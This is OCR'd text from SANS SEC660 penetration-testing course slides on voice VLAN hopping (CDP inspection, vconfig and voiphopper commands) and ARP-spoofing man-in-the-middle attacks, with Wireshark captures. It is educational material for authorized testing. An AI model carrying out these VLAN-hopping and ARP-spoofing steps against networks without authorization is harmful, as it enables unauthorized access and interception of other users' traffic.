
SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 85

Voice VLAN Hopping

Another technique to evaluate when evading the NAC system is the option to perform VLAN hopping, particularly in environments where VoIP devices are used to bridge a workstation and a phone over a single network cable. Cisco switches support a special configuration mode where a single switch port can be used to connect a VoIP phone to a voice VLAN, while a second device can connect to the phone to access a different VLAN. The Cisco VoIP phone effectively becomes a 2-port switch, allowing the customer to retain their existing switch density while accommodating the VoIP phones on their network. To bridge the traffic from the workstation on a different VLAN than the phone, however, the VoIP phone must become a trunk port, if only a limited one, to differentiate between its own traffic and the traffic of the downstream device.

The Cisco configuration shown on this slide is an example of how a voice VLAN is configured, using the configuration directive "switchport voice vlan 200", with a second configuration directive "switchport access vlan 100" to support the PC connecting through the phone. Despite that the switchport is configured as *access*, an attacker can manipulate the switch when directly connected to access the voice VLAN.

Cisco Discovery Protocol



File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: cdp
Expression... Clear Apply

```
No.  Time       Source           Destination          Protocol Info
  41 30.211079  Cisco_93:dc:0f   CDP/VTP/DTP/PAgP/UDLD CDP     Device ID: sans-sec660  Port ID: FastEthernet0/13
 156 90.214107  Cisco_93:dc:0f   CDP/VTP/DTP/PAgP/UDLD CDP     Device ID: sans-sec660  Port ID: FastEthernet0/13
```

```
  TTL: 180 seconds
  Checksum: 0x8345 [correct]
  Device ID: sans-sec660
  Software Version
  Platform: cisco WS-C2960-48TT-L
  Addresses
  Port ID: FastEthernet0/13
  Capabilities
  Protocol Hello: Cluster Management
  VTP Management Domain: corpnet-vtp
  Native VLAN: 100
  Duplex: Full
  VoIP VLAN Reply: 200
  Trust Bitmap: 0x00
  Untrusted port CoS: 0x00
  Management Addresses
```

Frame (frame), 393 bytes   Packets: 193 Displayed: 2 Marked: 0 Load time: 0:00.000   Profile: Default


Cisco Discovery Protocol

The traffic shown on this slide is from a Cisco Discovery Protocol (CDP) packet, filtered using the Wireshark "cdp" filter directive. Note that in the two packets shown on this slide, the packet interval is 60 seconds, the default timer interval for Cisco switches to send CDP packets.

Inspecting the payload of the CDP packet reveals several useful configuration details about the network, including:

- Device ID: The hostname of the Cisco switch.
- Software Version: The version of IOS used.
- Platform: The switch model number.
- Port ID: The port designation that the station is connected to.
- Native VLAN: The native VLAN used by the workstation. This is the intended port for use by the workstation connected to the phone, or to the switch directly.
- VoIP VLAN Reply: The voice VLAN intended for use by Cisco VoIP devices.

By inspecting the CDP packet, we can identify the native VLAN number and the VoIP VLAN number, which is sufficient information to allow an attacker to hop to a different VLAN.



Accessing Cisco VoIP VLAN

- Use the vconfig utility to add an 802.1Q VLAN to the local interface
- Lack of CDP cloaks vulnerability with obscurity
  - Attacker must learn VLAN#
  - Maximum 4094 VLANs; can be brute-forced


```
# dhclient eth0
bound to 10.10.10.115 -- renewal in 39305 seconds.
# modprobe 8021q
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.200
bound to 10.10.200.2 -- renewal in 39133 seconds.
```

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 87

Accessing Cisco VoIP VLAN

Returning to the vconfig utility, knowledge of the VoIP VLAN number is all that is necessary to create a new sub-interface that sends 802.1Q encapsulated traffic to the switch, mirroring the behavior of the Cisco VoIP phone when used to connect a downstream PC. By creating the sub-interface, an attacker can access the voice VLAN with an opportunity to manipulate other VoIP phones used in the organization.

Note that we relied on the presence of CDP traffic to identify the voice VLAN. It is possible to configure a Cisco VoIP phone to apply an 802.1Q header on all PC traffic based on a static VLAN designation, obviating the need for the CDP protocol. This represents a security-through-obscurity obstacle for an attacker. Since there are only 4094 possible VLAN numbers, the attacker can simply brute-force the voice VLAN number using a shell script with the vconfig utility, watching for any network traffic on the created interface for several seconds before destroying the interface. Further, this process could be implemented in parallel, testing multiple VLAN "guesses" at the same time, only limited by the CPU and memory of the attacker's system.




voiphopper

- Automates voice VLAN hopping attack
  - Listens for CDP to extract voice VLAN#
  - Creates interface, requests DHCP address
- Includes attack options for Cisco, Avaya, and Nortel switches

```
# ./voiphopper -c 0 -i eth0
VoIP Hopper 2.00 Running in CDP Sniff Mode
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 371 bytes
Discovered VoIP VLAN: 200
Added VLAN 200 to Interface eth0
 Current MAC:  00:10:c6:ce:f2:ab
Attempting dhcp request for new interface eth0.200
VoIP Hopper dhcp client:  received IP address for eth0.200: 10.10.200.2
```

voiphopper
The tool voiphopper automates the process of watching for CDP traffic to identify the voice VLAN number, creating the necessary sub-interface, and launches a DHCP client to obtain an IP address. Available at http://voiphopper.sf.net, voiphopper requires that we specify the switch architecture with the "-c" argument and the connected interface name with "-i". Voiphopper also supports a similar attach technique against other switch vendors as well, including Avaya and Nortel devices.

To use voiphopper, you must install the DHCP client utility "dhclient". Voiphopper will not attempt to create the VLAN sub-interface if the dhclient utility is missing.



Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass Scenario

Manipulating the Network

Exercise: Ettercap MITM

Exercise: BetterCap MITM

Exercise: Custom BetterCap Proxy Module

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network


Exercise: SNMP Enumeration

Bootcamp

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 89

Manipulating the Network

Next we'll look at various techniques to manipulate network protocols, establishing a position as a Man-in-the-Middle attacker, targeting ARP, HSRP, VRRP, and common routing protocols.



Network Manipulation

- With expanded network access, we can focus on manipulating traffic
- Man in the Middle (MITM) opens up many attack opportunities
  - Some defenses against MITM force us to seek less-common techniques

Network manipulation is the opportunity to observe sensitive data and deliver attacks against targets.


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 90

Network Manipulation

With expanding network access through NAC bypass and VLAN hopping techniques, we can focus on manipulating the network. A commonly desirable technique is to manipulate the network to create a Man-in-the-Middle (MITM) opportunity, forcing the delivery of traffic to go through the attacker before it reaches its intended destination.

Several opportunities are available to implement MITM attacks, though many networks will implement defenses against more common attack techniques, forcing us to seek less-common techniques to be successful.

Through network manipulation, we create the opportunity to observe data in the network, including sensitive information that can yield an attacker-escalated network or system access. Next we'll explore this concept and several techniques supporting network manipulation.




LAN Manipulation

- Manipulating other clients on the LAN (or VLAN) as the attacker
  - Become the preferred default gateway for clients
- Multiple tools: arpspoof, Cain & Abel, Ettercap, BetterCap
  - We'll focus on Ettercap for advanced features
  - Command-line access for greatest compatibility with target systems

LAN Manipulation

First we'll focus on manipulating devices on the same LAN or VLAN as the attacker. This is the most common implementation of MITM attacks, manipulating other clients into believing that we are the default gateway system and, therefore, becoming a traffic bridging device on the network. Multiple tools are available to implement these attacks including arpspoof, Cain & Abel, Ettercap, and BetterCap.

Due to its custom functionality, advanced features, and attractive command-line interface (allowing us to mount an attack without a tty on the victim), we'll focus on leveraging Ettercap for LAN manipulation attacks.



ARP Spoofing

1. Attacker enumerates hosts on the network (multiple ARP requests or other discovery techniques)
2. Attacker sends a LAN workstation an ARP reply indicating he is the default gateway
3. Attacker sends the default gateway an ARP reply indicating he is the LAN workstation
4. All traffic originating from the workstation or upstream networks bridged through the default gateway are delivered to the attacker, who forwards packet after inspection/logging

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 92


ARP Spoofing

ARP spoofing is a common technique used to manipulate a switched network, allowing an attacker to eavesdrop on all or selected LAN activity by establishing a MITM attack. With access to the LAN, the attacker enumerates hosts on the network to learn ARP address and IP address information. This is commonly done with a flood of ARP request messages, but can also be done with ICMP Echo Request messages, or by passively observing broadcast or multicast information from clients.

Once the attacker has a list of LAN devices, it begins issuing ARP reply messages to the uplink connection of the MITM position, commonly the default gateway. Each ARP reply message is faked, disclosing to the default gateway that the attacker's MAC address is the address that should be associated with the network node being impersonated.

After manipulating the default gateway, the attacker repeats the process in reverse, this time telling each network node that he is the default gateway. Once complete, all the network traffic will bridge to the attacker, regardless of its final destination. After inspecting and possibly manipulating the traffic, the attacker will forward the frames to the legitimate device. Periodically, the attacker will re-issue the ARP response advertisements to maintain the MITM attack, overriding any legitimate ARP activity from legitimate hosts.

ARP Spoofing Example


arpspoof-ettercap.dump - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
1
2

```
No.  Time       Source             Destination        Protocol Info
522 19.813224  00:18:8b:ad:2a:c7  00:1f:f3:01:e3:42  ARP   172.16.0.3 is at 00:18:8b:ad:2a:c7
523 19.813276  00:18:8b:ad:2a:c7  00:23:4d:da:22:23  ARP   172.16.0.111 is at 00:18:8b:ad:2a:c7
524 19.823508  00:18:8b:ad:2a:c7  00:1f:f3:01:e3:42  ARP   172.16.0.1 is at 00:18:8b:ad:2a:c7
525 19.823561  00:18:8b:ad:2a:c7  00:14:bf:0f:03:30  ARP   172.16.0.111 is at 00:18:8b:ad:2a:c7
526 19.833778  00:18:8b:ad:2a:c7  00:06:dc:42:18:24  ARP   172.16.0.113 is at 00:18:8b:ad:2a:c7
527 19.833826  00:18:8b:ad:2a:c7  00:21:5c:7e:70:c3  ARP   172.16.0.106 is at 00:18:8b:ad:2a:c7
528 19.844069  00:18:8b:ad:2a:c7  00:06:dc:42:18:24  ARP   172.16.0.111 is at 00:18:8b:ad:2a:c7
529 19.844117  00:18:8b:ad:2a:c7  00:1f:f3:01:e3:42  ARP   172.16.0.106 is at 00:18:8b:ad:2a:c7
530 19.854441  00:18:8b:ad:2a:c7  00:06:dc:42:18:24  ARP   172.16.0.101 is at 00:18:8b:ad:2a:c7
531 19.854497  00:18:8b:ad:2a:c7  00:1d:ba:d5:c3:20  ARP   172.16.0.106 is at 00:18:8b:ad:2a:c7
532 19.864819  00:18:8b:ad:2a:c7  00:06:dc:42:18:24  ARP   172.16.0.3 is at 00:18:8b:ad:2a:c7

Frame 534: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: 00:18:8b:ad:2a:c7 (00:18:8b:ad:2a:c7), Dst: 00:06:dc:42:18:24 (00:06:dc:42:18:24)
Address Resolution Protocol (reply)
  Hardware type: Ethernet (0x0001)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (0x0002)
  [Is gratuitous: False]
  Sender MAC address: 00:18:8b:ad:2a:c7 (00:18:8b:ad:2a:c7)
  Sender IP address: 172.16.0.1 (172.16.0.1)
  Target MAC address: 00:06:dc:42:18:24 (00:06:dc:42:18:24)
  Target IP address: 172.16.0.106 (172.16.0.106)
```

